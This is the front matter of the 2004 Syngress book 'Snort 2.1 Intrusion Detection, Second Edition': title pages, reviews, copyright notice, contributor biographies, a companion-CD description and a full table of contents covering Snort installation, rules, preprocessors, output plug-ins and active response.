

JAY BEALE'S OPEN SOURCE SECURITY SERIES

SYNGRESS®

SECOND EDITION OF THE INTERNATIONAL BESTSELLER!

Snort 2.1


Intrusion Detection Second Edition



*Featuring Jay Beale
and the Snort
Development Team*
Andrew R. Baker
Brian Caswell
Mike Poor

Foreword by Stephen Northcutt,
Director of Training & Certification, The SANS Institute

Raven Alder • Jacob Babbin • Adam Doxtater
James C. Foster • Toby Kohlenberg • Michael Rash



About the First Edition of *Snort Intrusion Detection*

Overall, I found "Snort 2.0" enlightening. The authors have a powerful understanding of the workings of Snort, and apply it in novel ways.

—*Richard Bejtlich, Top 500 Amazon Reviewer*

Would I recommend this book to someone already running Snort?

Yes! Would I recommend this book to someone considering deploying an IDS? Heck yes! If you attempt to deploy Snort on a production network without reading this book you should be instantly teleported out of your organization and into the "welcome to Walmart" greeter position at the nearest bigbox store of the world's largest corporation.

—*Stephen Northcutt, Director, SANS Institute*

First, Brian Caswell knows more about Snort than anyone on the planet and it shows here. Secondly, the book is over 500 pages long, and is full of configuration examples. It is the ONE Snort book you need if you're actually running a corporate IDS. This pig flies. Highly recommended.

—*A Reader from Austin, TX*

This book has proven to be a breath of fresh air. It provides detailed product specifics and is a reliable roadmap to actually rolling out an

IDS. And I really appreciate the CD with Snort and the other IDS utilities. The author team is well connected with Snort.org and they obviously had cart blanche in writing this book.

—*A Reader from Chestnut Hill, MA*

"An awesome book by Snort gurus! This is an incredible book by the guys from snort.org and Sourcefire—this book is just great and covers everything I could ever have thought to ask about Snort 2.0.

—*A Syngress customer*

Register for Free Membership to

s o l u t i o n s @ s y n g r e s s . c o m

Over the last few years, Syngress has published many best-selling and critically acclaimed books, including Tom Shinder's *Configuring ISA Server 2000*, Brian Caswell and Jay Beale's *Snort 2.0 Intrusion Detection*, and Angela Orebaugh and Gilbert Ramirez's *Ethereal Packet Sniffing*. One of the reasons for the success of these books has been our unique **solutions@syngress.com** program. Through this site, we've been able to provide readers a real time extension to the printed book.

As a registered owner of this book, you will qualify for free access to our members-only solutions@syngress.com program. Once you have registered, you will enjoy several benefits, including:

- Four downloadable e-booklets on topics related to the book. Each booklet is approximately 20-30 pages in Adobe PDF format. They have been selected by our editors from other best-selling Syngress books as providing topic coverage that is directly related to the coverage in this book.
- A comprehensive FAQ page that consolidates all of the key points of this book into an easy to search web page, providing you with the concise, easy to access data you need to perform your job.
- A "From the Author" Forum that allows the authors of this book to post timely updates links to related sites, or additional topic coverage that may have been requested by readers.

Just visit us at **www.syngress.com/solutions** and follow the simple registration process. You will need to have this book with you when you register.

Thank you for giving us the opportunity to serve your needs. And be sure to let us know if there is anything else we can do to make your job easier.

SYNGRESS®

SECOND EDITION OF
THE INTERNATIONAL
BESTSELLER!

Snort 2.1

Intrusion Detection Second Edition



*Featuring the Snort
Development Team*
Andrew R. Baker
Brian Caswell
Mike Poor

Foreword by Stephen Northcutt

with

Raven Alder • Jacob Babbin • Jay Beale
Adam Doxtater • James C. Foster
Toby Kohlenberg • Michael Rash

Syngress Publishing, Inc., the author(s), and any person or firm involved in the writing, editing, or production (collectively “Makers”) of this book (“the Work”) do not guarantee or warrant the results to be obtained from the Work.

There is no guarantee of any kind, expressed or implied, regarding the Work or its contents. The Work is sold AS IS and WITHOUT WARRANTY. You may have other legal rights, which vary from state to state.

In no event will Makers be liable to you for damages, including any loss of profits, lost savings, or other incidental or consequential damages arising out from the Work or its contents. Because some states do not allow the exclusion or limitation of liability for consequential or incidental damages, the above limitation may not apply to you.

You should always use reasonable care, including backup and other appropriate precautions, when working with computers, networks, data, and files.

Snort™ and the Snort™ pig logo are trademarks of Sourcefire, Inc.

Syngress Media®, Syngress®, “Career Advancement Through Skill Enhancement®,” “Ask the Author UPDATE®,” and “Hack Proofing®,” are registered trademarks of Syngress Publishing, Inc. “Syngress: The Definition of a Serious Security Library”™, “Mission Critical™,” and “The Only Way to Stop a Hacker is to Think Like One™” are trademarks of Syngress Publishing, Inc. Brands and product names mentioned in this book are trademarks or service marks of their respective companies.

KEY	SERIAL NUMBER
001	TCVGH39764
002	POFG398HB5
003	8NJH2GAWW2
004	HJIRTCV764
005	CVQ23MZX43
006	VB544DM78X
007	HJJ3EDC7NB
008	2WMKEE329N
009	62T7NC9MW5
010	IM6TGH62N5

PUBLISHED BY
Syngress Publishing, Inc.
800 Hingham Street
Rockland, MA 02370

Snort 2.1 Intrusion Detection, Second Edition

Copyright © 2004 by Syngress Publishing, Inc. All rights reserved. Printed in the United States of America. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.

Printed in the United States of America
1 2 3 4 5 6 7 8 9 0
ISBN: 1-931836-04-3

Acquisitions Editor: Christine Kloiber
Technical Editors: Jay Beale, Brian Caswell,
Toby Kohlenberg, and Mike Poor

Cover Designer: Michael Kavish
Copy Editor: Beth Roberts
Indexer: Nara Wood
Page Layout and Art: Patricia Lupien

Distributed by O'Reilly & Associates in the United States and Canada.



Acknowledgments

We would like to acknowledge the following people for their kindness and support in making this book possible.

A special thanks to Marty Roesch and the rest of the Snort developers for all their efforts to maintain Snort: Erek Adams, Andrew R. Baker, Brian Caswell, Roman D., Chris Green, Jed Haile, Jeremy Hewlett, Jeff Nathan, Marc Norton, Chris Reid, Daniel Roelker, Dragos Ruiu, JP Vossen, Daniel Wittenberg, and Fyodor Yarochkin.

Syngress books are now distributed in the United States and Canada by O'Reilly & Associates, Inc. The enthusiasm and work ethic at ORA is incredible and we would like to thank everyone there for their time and efforts to bring Syngress books to market: Tim O'Reilly, Laura Baldwin, Mark Brokering, Mike Leonard, Donna Selenko, Bonnie Sheehan, Cindy Davis, Grant Kikkert, Opol Matsutaro, Lynn Schwartz, Steve Hazelwood, Mark Wilson, Rick Brown, Leslie Becker, Jill Lothrop, Tim Hinton, Kyle Hart, Sara Winge, C. J. Rayhill, Peter Pardo, Leslie Crandell, Valerie Dow, Regina Aggio, Pascal Honscher, Preston Paull, Susan Thompson, Bruce Stewart, Laura Schmier, Sue Willing, Mark Jacobsen, Betsy Waliszewski, Dawn Mann, Kathryn Barrett, John Chodacki, and Rob Bullington.

The incredibly hard working team at Elsevier Science, including Jonathan Bunkell, Ian Seager, Duncan Enright, David Burton, Rosanna Ramacciotti, Robert Fairbrother, Miguel Sanchez, Klaus Beran, Emma Wyatt, Rosie Moss, Chris Hossack, and Krista Leppiko, for making certain that our vision remains worldwide in scope.

David Buckland, Daniel Loh, Marie Chieng, Lucy Chong, Leslie Lim, Audrey Gan, Pang Ai Hua, and Joseph Chan of STP Distributors for the enthusiasm with which they receive our books.

Kwon Sung June at Acorn Publishing for his support.

David Scott, Tricia Wilden, Marilla Burgess, Annette Scott, Geoff Ebbs, Hedley Partis, Bec Lowe, and Mark Langley of Woodslane for distributing our books throughout Australia, New Zealand, Papua New Guinea, Fiji Tonga, Solomon Islands, and the Cook Islands.

Winston Lim of Global Publishing for his help and support with distribution of Syngress books in the Philippines.



Series Editor, Technical Editor and Contributor

Jay Beale is a security specialist focused on host lockdown and security audits. He is the Lead Developer of the Bastille project, which creates a hardening script for Linux, HP-UX, and Mac OS X, a member of the Honeynet Project, and the Linux technical lead in the Center for Internet Security. A frequent conference speaker and trainer, Jay speaks and trains at the Black Hat and LinuxWorld conferences, among others. A senior research scientist with the George Washington University Cyber Security Policy and Research Institute, Jay makes his living as a security consultant through the MD-based firm Intelguardians, LLC, where he works on security architecture reviews, threat mitigation and penetration tests against Unix and Windows targets.

Jay wrote the Center for Internet Security's Unix host security tool, currently in use worldwide by organizations from the Fortune 500 to the Department of Defense. He leads the Center's Linux Security benchmark team and, as a core participant in the non-profit Center's Unix teams, is working with private enterprises and US agencies to develop Unix security standards for industry and government.

Aside from his CIS work, Jay has written a number of articles and book chapters on operating system security. He is a columnist for Information Security Magazine and previously wrote a number of articles for SecurityPortal.com and SecurityFocus.com. He co-authored the Syngress international best-seller *Snort 2.0 Intrusion Detection* (ISBN: 1-931836-74-4) and serves as the series and technical editor of the Syngress Open Source Security series. He is also co-author of *Stealing the Network: How to Own a Continent* (Syngress ISBN: 1-931836-05-1). Jay's long-term writing goals include finishing a Linux hardening book focused on Bastille called, *Locking Down Linux*. Formerly, Jay served as the Security Team Director for MandrakeSoft, helping set company strategy, design security products, and pushing security into the third largest retail Linux distribution.

Technical Editors and Contributors

Brian Caswell is a member of the Snort core team, where he is the primary author for the world's most widely used intrusion detection rulesets. He is a member of the Shmoo group, an international not-for-profit, non-milindustrial independent private think tank. He was also a technical editor for *Snort 2.0 Intrusion Detection* (Syngress, ISBN: 1-931836-74-4). Currently, Brian is a Research Engineer within the Vulnerability Research Team for Sourcefire, a provider of one of the world's most advanced and flexible Intrusion Management solutions. Before Sourcefire, Brian was the IDS team leader and all around supergeek for MITRE, a government sponsored think tank. Not only can Brian do IDS, he was a Pokémon Master Trainer for both Nintendo and Wizards of the Coast, working throughout the infamous Pokémon Training League tours. In his free time, Brian likes to teach his young son Patrick to write perl, reverse engineer network protocols, and autocross at the local SCCA events.

Toby Kohlenberg is a Senior Information Security Specialist for Intel Corporation. He does penetration testing, incident response, malware analysis, architecture design and review, intrusion analysis, and various other things that paranoid geeks are likely to spend time dealing with. In the last two years he has been responsible for developing security architectures for world-wide deployments of IDS technologies, secure WLANs, Windows 2000/Active Directory, as well as implementing and training a security operations center. He is also a handler for the Internet Storm Center, which provides plenty of opportunity to practice his analysis skills. He holds the CISSP, GCFW, GCIH, and GCIA certifications. He currently resides in Oregon with his wife and daughters, where he enjoys the 9 months of the year that it rains much more than the 3 months where it's too hot.

Mike Poor is a Founder and Senior Security Analyst for the DC firm Intelgardians Network Intelligence. In his recent past life he has worked for Sourcefire, as a research engineer, and for the SANS Institute as a member of the technical staff. As a consultant, Mike conducts penetration tests, vulnerability assessments, security audits and architecture reviews. His primary job focus however is in intrusion detection, response, and mitigation. Mike currently holds both GSEC and GCIA certifications and is an expert in network engineering and systems, network and web administration. Mike is an Incident Handler for the Internet Storm Center.



Contributors

Raven Alder is a Senior Security Engineer for True North Solutions, a consulting firm specializing in network security design and implementation. She specializes in scalable enterprise-level security, with an emphasis on defense in depth. She designs large-scale firewall and IDS systems, and then performs vulnerability assessments and penetration tests to make sure they are performing optimally. In her copious spare time, she teaches network security for LinuxChix.org and checks cryptographic vulnerabilities for the Open Source Vulnerability Database. Raven lives in the Washington DC area.

Jacob Babbin works as a contractor with a government agency filling the role of Intrusion Detection Team Lead. He has worked in both private industry as a security professional and in government space in a variety of IT security roles. He is a speaker at several IT security conferences and is a frequent assistant in SANS Security Essentials Bootcamp, Incident Handling and Forensics courses. He lives in Virginia.

Andrew R. Baker is a Senior Software Engineer for Sourcefire, Inc. His work experience includes the development and use of intrusion detection systems, security event correlation, as well as vulnerability scanning software, network intrusion analysis and network infrastructure management. Andrew has been involved in the Snort project since 2000. He is the primary developer for Barnyard, which he started working on in 2001 to address performance problems with the existing output plugins. He currently also serves as the mailing list administrator for the Snort project. Andrew has instructed and developed material for the SANS Institute, known for providing information security training and GIAC certifications. He has a bachelors of science in computer science is from the University of Alabama at Birmingham and he is presently attending the R.H. Smith School of Business at the University of Maryland, where he is completing his MBA.

Adam Doxtater (CUSA, MCSE) is a computer engineer for MGM MIRAGE in Las Vegas, NV. Prior to MGM MIRAGE, he was employed as a computer consultant in the greater Las Vegas area. With over 8 years of network administration, he is a very capable and diverse individual. Adam has contributed to the Open Sound System digital audio architecture, allowing it to be ported to a larger UNIX/Linux audience. His Linux-related efforts and columns have been featured in such magazines as eWeek and Network World Fusion, as well as on Web sites such as Slashdot, Linux.com, NewsForge.com, and LinuxWorld.com. Adam is responsible for the launch of the MadPenguin.org Linux portal, which is currently in the top 100,000 sites on the Internet. In the year since its inception, Mad Penguin has become one of the highest-ranking Linux sites, and gathered an impressive and dedicated following. Over the past two and a half years, Adam has contributed to several Syngress books, including *Snort 2.0 Intrusion Detection* (ISBN: 1-931836-74-4) and is truly thankful for the opportunity to reach an audience of that magnitude. Adam owes his accomplishments to his wife, Cristy, and daughter, Amber Michelle. He would also like to thank his entire family for providing the support necessary to make it through some of the hardest times he has ever endured.

James C. Foster, is the Deputy Director, Global Security Development for Computer Sciences Corporation where he is leading the task of developing and delivering managed, educational, informational, consulting, and outsourcing security services. Prior to joining CSC, Foster was the Director of Research and Development for Foundstone Inc. and was responsible for all aspects of product and corporate R&D including corporate strategy and international market expansion. Preceding Foundstone, Foster was a Senior Advisor and Research Scientist with Guardent Inc. (acquired by Verisign in 2004 for \$135 Million) and an adjunct author at Information Security Magazine (acquired for an undisclosed amount by TechTarget in 2003.) He is commonly asked to comment on pertinent security issues and has been cited in USAToday, Information Security Magazine, Baseline, Computer World, Secure Computing, and the MIT Technologist. James has co-authored or contributed to *Snort 2.0 Intrusion Detection* (Syngress, ISBN: 1931836744), *Hacking the Code:ASP.NET Web Application Security* (Syngress, ISBN: 1-932266-65-8), and *Special Ops Host and Network Security for Microsoft, Unix, and Oracle* (Syngress, ISBN: 1931836698) as well as *Hacking Exposed, Fourth Edition, Advanced Intrusion Detection, Anti-Hacker Toolkit Second Edition*, and *Anti-Spam Toolkit*. James has attended Yale, Harvard, and the University of Maryland and has an AS, BS, MBA and is currently a Fellow at the University of Pennsylvania's Wharton School of Business.

Michael Rash works as a Security Research Engineer in Columbia, MD for Enterasys Networks, Inc. He is a frequent contributor to Open Source endeavors such as Bastille-Linux and the Netfilter Project, and has written security articles for publications such as Sys Admin Magazine, the Linux Journal, and Information Security Magazine. Michael is the author of Fwswort and PSAD; two open source security tools designed to blur the boundaries between Iptables firewalls and the Snort Intrusion Detection System. He holds a master's degree in applied mathematics with a concentration in computer security from the University of Maryland, and resides in Maryland with his wife, Katie.



About the CD

The CD-ROM accompanying this book is an archive of many open-source security tools including Snort, Nmap, Nessus, Ethereal, Tcpdump, Ettercap, Nikto, Psad, Iptables, Ebtables, ACID, Barnyard, libnet, and libpcap. Most files are included as a gzip-compressed tar archive, but in some cases .zip compressed files for use on Windows systems are included. Although the latest version of each piece of software at the time of this writing was placed on the CD-ROM, it should be noted that many of the open source projects contained therein have active development cycles and so newer software versions may have been released since publication. An excellent place to find links to the latest releases of each piece of software is by checking on www.freshmeat.net.

Chapter 3 contains the Snort-2.1.2 intrusion detection system, along with an archive of the latest Snort rules. Chapter 5 contains a smorgasbord of tools for offense (Nmap, Nikto, and Nessus), and packet analysis (Ethereal and Tcpdump). Chapter 6 is an archive of the latest release of Ettercap, which definitely falls into the offense category with its capability of performing “man in the middle” attacks on a LAN. Chapters 7 and 8 provide copies of ACID (Analysis Console for Intrusion Databases), Barnyard, and swatch. Chapters 9 and 10 contain copies of the IDS testing/evasion tools Stick and Snot. Chapter 12 is an archive of three active response systems, Snortsam, Fwsnort, and Snort_inline, which automate the process of responding to attacks in real time.

Contents

Foreword	.xxix
Chapter 1 Intrusion Detection Systems	1
Introducing Intrusion Detection Systems	2
What Is an Intrusion?	2
Legal Definitions	3
Scanning vs. Compromise	5
Viruses and Worms—SQL Slammer	6
Live Attacks—Sendmail Buffer Overflow	9
How an IDS Works	9
What the IDS Is Watching	9
How the IDS Watches Your Network	20
How the IDS Takes the Data It Gathers and Finds	
Intrusion Attempts	22
What the IDS Does When It Finds an Attack Attempt	25
Answering Common IDS Questions	27
Why Are Intrusion Detection Systems Important? ..	28
Why Doesn't My Firewall Serve as an IDS?	28
Why Are Attackers Interested in Me?	28
Automated Scanning/Attacking Doesn't Care Who	
You Are	29
Desirable Resources Make You a Target	29
Political or Emotional Motivations	30
Where Does an IDS Fit with the Rest of My	
Security Plan?	31
Where Should I Be Looking for Intrusions?	31
Operating System Security—Backdoors and Trojans	32
Physical Security	32
Application Security and Data Integrity	34

Correlation of All These Sources	35
What Will an IDS Do for Me?	35
Continuously Watch Packets on Your Network and Understand Them	35
Read Hundreds of Megs of Logs Daily and Look for Specific Issues	36
Create Tremendous Amounts of Data No Matter How Well You Tune It	36
Create So Much Data that If You Don't Tune It, You Might as Well Not Have It	37
Find Subtle Trends in Large Amounts of Data that Might Not Otherwise Be Noticed	37
Supplement Your Other Protection Mechanisms . . .	37
Act as a Force Multiplier Competent System/ Network Administrator	38
Let You Know When It Looks Like You Are Under Attack	38
What Won't an IDS Do for Me?	39
Replace the Need for Someone Who Is Knowledgeable about Security	39
Catch Every Attack that Occurs	39
Prevent Attacks from Occurring	40
Prevent Attacks from Succeeding Automatically (in Most Cases)	41
Replace Your Other Protection Mechanisms	42
What Else Can Be Done with Intrusion Detection? . . .	42
Fitting Snort into Your Security Architecture	42
Viruses, Worms, and Snort	43
Known Exploit Tools and Snort	43
Writing Your Own Signatures with Snort	44
Using an IDS to Monitor Your Company Policy	44
Analyzing Your IDS Design and Investment	44
False Positives versus False Negatives	45
Fooling an IDS	45
IDS Evasion Techniques	45
Return on Investment—Is It Worth It?	47

Defining IDS Terminology	48
Intrusion Prevention Systems (HIPS and NIPS)	48
Gateway IDS	48
Network Node IDS	48
Protocol Analysis	49
Target-Based IDS	49
Summary	50
Solutions Fast Track	50
Frequently Asked Questions	52
Chapter 2 Introducing Snort 2.1	53
Introduction	54
What Is Snort?	55
Understanding Snort's System Requirements	57
Hardware	58
Operating System	60
Other Software	61
Exploring Snort's Features	62
Packet Decoder	63
The Preprocessors	64
Example: HTTPInspect	65
Example: flow-portscan	66
The Detection Engine	67
Flow-Portscan as Example Feature	67
Rules and Matching	67
Thresholding and Suppression	69
The Alerting and Logging Components	70
Output Plug-Ins	72
Unified Output	72
Using Snort on Your Network	73
Using Snort as a Packet Sniffer and Logger	74
Using Snort as a NIDS	85
Snort and Your Network Architecture	86
Snort and Switched Networks	87
Pitfalls When Running Snort	87
False Alerts	88
Upgrading Snort	88

Considering System Security While Using Snort	89
Snort Is Susceptible to Attacks	90
Detecting a Snort System on the Network	90
Attacking Snort	91
Attacking the Underlying System	92
Securing Your Snort System	92
Summary	94
Solutions Fast Track	94
Frequently Asked Questions	96
Chapter 3 Installing Snort	99
Introduction	100
Making the Right Choices	101
Linux over OpenBSD?	103
Stripping Linux	104
Stripping out the Candy	106
A Brief Word about Linux Distributions	108
Debian	108
Slackware	108
Gentoo	109
A Word about Hardened/Specialized Linux	
Distributions	110
Preparing for the Installation	112
Installing pcap	112
Installing libpcap from Source	113
Look Ma! No GUI!	117
Installing libpcap from RPM	122
Installing libpcap	123
Installing MySQL	124
Installing from RPM	124
Installing from Source	126
Installing Snort	127
A Brief Word about Sentinix GNU/Linux	128
Installing Snort from Source	129
Enabling Features via configure	131
Installing Snort from RPM	132
Installing Snort Using apt	134

Configuring Snort IDS	138
Customizing Your Installation: Editing the snort.conf	
File	138
Installation on the MS Windows Platform	140
Command-Line Switches	147
Installing on OpenBSD	150
Option 1: Using OpenBSD Ports	152
Option 2: Using Prepackaged OpenBSD Ports	155
Option 3: Installing Snort from Source	157
Installing Bleeding-Edge Versions of Snort	159
Summary	161
Solutions Fast Track	161
Frequently Asked Questions	163
Chapter 4 Inner Workings	165
Introduction	166
The Life of a Packet Inside Snort	166
Decoders	166
The Detection Engine	167
The Old Detection Engine	168
The New Detection Engine	169
Tagging	171
Thresholding	172
Suppression	173
Logging	173
Adding New Functionality	173
What Is a Detection Plug-In?	174
Writing Your Own Detection Plug-In	174
Copyright and License	174
Includes	175
Data Structures	175
Functions	176
Setup	176
Initialization	176
Parser	178
Detection Function	179
What Do I Add to the Rest of the System?	180

Testing	180
Summary	182
Solutions Fast Track	182
Frequently Asked Questions	183
Chapter 5 Playing by the Rules	185
Introduction	186
Dissecting Rules	187
Matching Ports	187
Matching Simple Strings	187
Using Preprocessor Output	188
Using Variables	188
Snort Configuration	191
Understanding Rule Headers	195
Rule Actions	196
When Should You Use a Pass Rule?	197
Custom Rules Actions	197
Using Activate and Dynamic Rules	197
Rule Options	198
Rule Content	199
ASCII Content	199
Including Binary Content	199
The depth Option	200
The offset Option	201
The nocase Option	201
The session Option	201
Uniform Resource Identifier Content	201
The stateless Option	202
Regular Expressions	202
Flow Control	203
IP Options	204
Fragmentation Bits	204
Equivalent Source and Destination IP Option	205
IP Protocol Options	205
ID Option	206
Type of Service Option	206
Time-To-Live Option	206

TCP Options	.206
Sequence Number Options	.206
TCP Flags Option	.207
TCP ACK Option	.208
ICMP Options	.208
ID	.208
Sequence	.209
The icode Option	.209
The itype Option	.209
Meta-Data Options	.209
Snort ID Options	.209
Rule Revision Number	.210
Severity Identifier Option	.210
Classification Identifier Option	.210
External References	.212
Miscellaneous Rule Options	.212
Messages	.212
Logging	.213
TAG	.213
dsize	.213
RPC	.214
Real-Time Countermeasures	.214
Writing Good Rules	.215
What Makes a Good Rule?	.216
Action Events	.216
Ensuring Proper Content	.217
Merging Subnet Masks	.220
What Makes a Bad Rule?	.223
The Evolution of a Rule: From Start to Finish	.224
Summary	.226
Solutions Fast Track	.226
Frequently Asked Questions	.228
Chapter 6 Preprocessors	.231
Introduction	.232
What Is a Preprocessor?	.233
Preprocessor Options for Reassembling Packets	.234

The stream4 Preprocessor	.235
TCP Statefulness	.235
Session Reassembly	.244
Stream4's Output	.247
Frag2—Fragment Reassembly and Attack Detection	.248
Configuring Frag2	.249
Frag2 Output	.250
Flow	.251
Configuring Flow	.251
Frag2 Output	.254
Preprocessor Options for Decoding and Normalizing	
Protocols	.254
Telnet Negotiation	.254
Telnet Negotiation Output	.255
HTTP Normalization	.256
Configuring the HTTP Normalization Preprocessor	.260
HTTP Decode's Output	.262
rpc_decode	.262
Configuring rpc_decode	.263
rpc_decode Output	.265
Preprocessor Options for Nonrule or Anomaly-Based	
Detection	.265
Portscan	.265
Configuring the Portscan Preprocessor	.267
Back Orifice	.268
Configuring the Back Orifice Preprocessor	.268
General Nonrule-Based Detection	.269
Experimental Preprocessors	.269
arpspoof	.269
ASN1_decode	.270
Fnord	.271
preprocessor fnordPreprocessor	
fnordportscan2 and conversation	.271
Configuring the portscan2 Preprocessor	.272
Configuring the conversation Preprocessor	.273
perfinmonitor	.274

Writing Your Own Preprocessor	275
Reassembling Packets	275
Decoding Protocols	276
Nonrule or Anomaly-Based Detection	276
Setting Up My Preprocessor	277
What Am I Given by Snort?	280
Examining the Argument Parsing Code	293
Getting the Preprocessor's Data Back into Snort	300
Adding the Preprocessor into Snort	300
Summary	303
Solutions Fast Track	304
Frequently Asked Questions	307

Chapter 7 Implementing Snort Output Plug-Ins . . . 311

Introduction	312
What Is an Output Plug-In?	312
Key Components of an Output Plug-In	314
Exploring Output Plug-In Options	315
Default Logging	316
SNMP Traps	321
XML Logging	322
Syslog	322
SMB Alerting	326
PCAP Logging	326
Snortdb	327
MySQL versus PostgreSQL	333
Unified Logs	338
Why Should I Use Unified Logs?	338
What Do I Do with These Unified Files?	339
Writing Your Own Output Plug-In	342
Why Should I Write an Output Plug-In?	343
Setting Up Your Output Plug-In	345
Creating Snort's W3C Output Plug-In	348
myPluginSetup (AlertW3CSetup)	349
myPluginInit (AlertW3CInit)	349
myPluginAlert (AlertW3C)	350
myPluginCleanExit (AlertW3CCleanExit)	350

myPluginRestart (AlertW3CRestart)	350
Running and Testing the Snort W3C Output Plug-in	367
Dealing with Snort Output	367
Tackling Common Output Plug-In Problems	371
Summary	373
Solutions Fast Track	374
Frequently Asked Questions	376
Chapter 8 Dealing with the Data	379
Introduction	380
What Is Intrusion Analysis?	380
Snort Alerts	381
Snort Packet Data	382
Examine the Rule	383
Validate the Traffic	383
Attack Mechanism	383
Intrusion Data Correlation	384
Following Up on the Analysis Results	385
Intrusion Analysis Tools	386
Database Front Ends	386
ACID	386
Installing ACID	387
Prerequisites for Installing ACID	388
Configuring ACID	394
Using ACID	398
Querying the Database	400
Alert Groups	402
Graphical Features of ACID	404
Managing Alert Databases	406
SGUIL	407
Installing SGUIL	409
Step 1: Create the SGUIL Database	409
Step 2: Installing Sguild, the Server	410
Step 3: Install a SGUIL Client	413
Step 4: Install the Sensor Scripts	413
Step 5: Install Xscriptd	416

Using SGUIL	416
Summary Scripts	418
snort_stat.pl	419
Using SnortSnarf	422
Installing SnortSnarf	422
Configuring Snort to Work with SnortSnarf	424
Basic Usage of SnortSnarf	425
Swatch	428
Analyzing Snort IDS Events	431
Begin the Analysis by Examining the Alert message	431
Validate the Traffic	431
Identify the Attack Mechanism	433
Correlations	433
Conclusions	434
Summary	435
Solutions Fast Track	436
Frequently Asked Questions	438
Chapter 9 Keeping Everything Up to Date	441
Introduction	442
Updating Snort	444
Production Choices	444
Compiled Builds vs. Source Builds 2	444
Patching Snort 3	445
Updating Rules	447
How Can Updating Be Easy?	448
Using Variables	448
Using the Local Rules File	449
Removing Rules from the Ruleset	450
Using Oinkmaster	451
Using IDSCenter to Merge with Your Existing Rules	455
The Importance of Documentation	456
Why a Security Team Should Be Concerned with	
Rule Documentation	457
Testing Snort and the Rules	457
Testing within Organizations	459
Small Organizations	459

Large Organizations	461
Watching for Updates	462
The Importance of Security Mailing Lists and Web Sites	462
Chain-of-Command and Outside Management for	
CIRT Organizations	463
Use in Events-of-Interest, 0-Day, and Other	
Short-Term Use	464
Short-Term Rules	464
Policy Enforcement Rules	464
Forensics Rules	465
Summary	466
Solutions Fast Track	466
Frequently Asked Questions	469
Chapter 10 Optimizing Snort	471
Introduction	472
How Do I Choose the Hardware to Use?	472
What Constitutes “Good” Hardware?	474
Processors	474
RAM Requirements	475
Storage Medium	476
Network Interface Card	477
How Do I Test My Hardware?	477
How Do I Choose the Operating System to Use?	479
What Makes a “Good” OS for an NIDS?	480
What OS Should I Use?	484
How Do I Test My OS Choice?	485
Speeding Up Snort	486
The Initial Decision	487
Deciding Which Rules to Enable	488
Notes on Pattern Matching	490
Configuring Preprocessors for Speed	490
Using Generic Variables	492
Choosing an Output Plug-In	492
Benchmarking Your Deployment	494
Benchmark Characteristics	494
Attributes of a Good Benchmark	495

Attributes of a Poor Benchmark	495
What Options Are Available for Benchmarking?	496
IDS Informer	496
IDS Wakeup	501
Sneeze	502
TCPReplay	504
THC's Netdude	513
Other Packet-Generation Tools	517
Additional Options	519
Stress Testing the Pig!	520
Stress Tests	520
Individual Snort Rule Tests	521
Berkeley Packet Filter Tests	521
Tuning Your Rules	522
Summary	523
Solutions Fast Track	524
Frequently Asked Questions	526
Chapter 11 Mucking Around with Barnyard	529
Introduction	530
What Is Barnyard?	531
Understanding the Snort Unified Files	532
Unified Alert Records	532
Unified Log Records	535
Unified Stream-Stat Records	536
Installing Barnyard	537
Downloading	538
Building and Installing	539
Configuring Barnyard	541
The Barnyard Command-Line Options	541
The Configuration File	546
Configuration Directives	547
Output Plug-In Directives	549
Understanding the Output Plug-Ins	549
alert_fast	550
alert_csv	551
alert_syslog	554

alert_syslog2	556
log_dump	561
log_pcap	564
acid_db	565
sguil	567
Running Barnyard in Batch-Processing Mode	567
Processing a Single File	568
Using the Dry Run Option	569
Processing Multiple Files	571
Using the Continual-Processing Mode	572
The Basics of Continual-Processing Mode	572
Running in the Background	574
Enabling Bookmark Support	574
Only Processing New Events	575
Archiving Processed Files	575
Running Multiple Barnyard Processes	576
Signal Handling	577
Deploying Barnyard	577
Remote Syslog Alerting	578
Database Logging	580
Extracting Data	581
Real-Time Console Alerting	583
Writing a New Output Plug-In	584
Implementing the Plug-In	585
Setting Up the Source Files	585
Writing the Functions	587
Adding the Plug-In to op_plugbase.c	593
Finishing Up	594
Updating Makefile.am	594
Building Barnyard	595
Real-Time Console Alerting Redux	595
Secret Capabilities of Barnyard	596
Summary	598
Solutions Fast Track	598
Frequently Asked Questions	602

Chapter 12 Active Response	.605
Introduction	.606
Active Response vs. Intrusion Prevention	.607
Active Response Based on Layers	.608
Altering Network Traffic Based on IDS Alerts	.609
Snortsam	.610
Fwsnort	.610
Snort_inline	.610
Attack and Response	.611
Snortsam	.619
Installation	.619
Architecture	.621
Snort Output Plug-In	.621
Blocking Agent	.622
Snortsam in Action	.624
WWWBoard passwd.txt Access Attack	.626
NFS mountd Overflow Attack	.633
Fwsnort	.636
Installation	.637
Configuration	.639
Execution	.640
WWWBoard passwd.txt Access Attack (Revisited)	.643
NFS mountd Overflow Attack (Revisited)	.650
Snort_inline	.653
Installation	.655
Configuration	.657
Architecture	.659
Web Server Attack	.660
NFS mountd Overflow Attack	.663
Summary	.667
Solutions Fast Track	.668
Frequently Asked Questions	.669
Chapter 13 Advanced Snort	.671
Introduction	.672
Network Operations	.672
Flow Preprocessor Family	.673

- Perfinon Preprocessor 675
- Unusual Network Traffic 679
- Forensics/Incident Handling 680
 - Logging and Filtering 681
 - Traffic Reconstruction 682
 - Interacting with Law Enforcement 685
- Snort and Honeynets 686
 - Snort-Inline 686
 - Countermeasures and Logging 688
- Really Cool Stuff 689
 - Behavioral Tracking 689
 - Patch/IAVA Verifications 692
 - Policy Enforcement 692
- Summary 696
- Solutions Fast Track 697
- Frequently Asked Questions 699
- Index 701**

Foreword

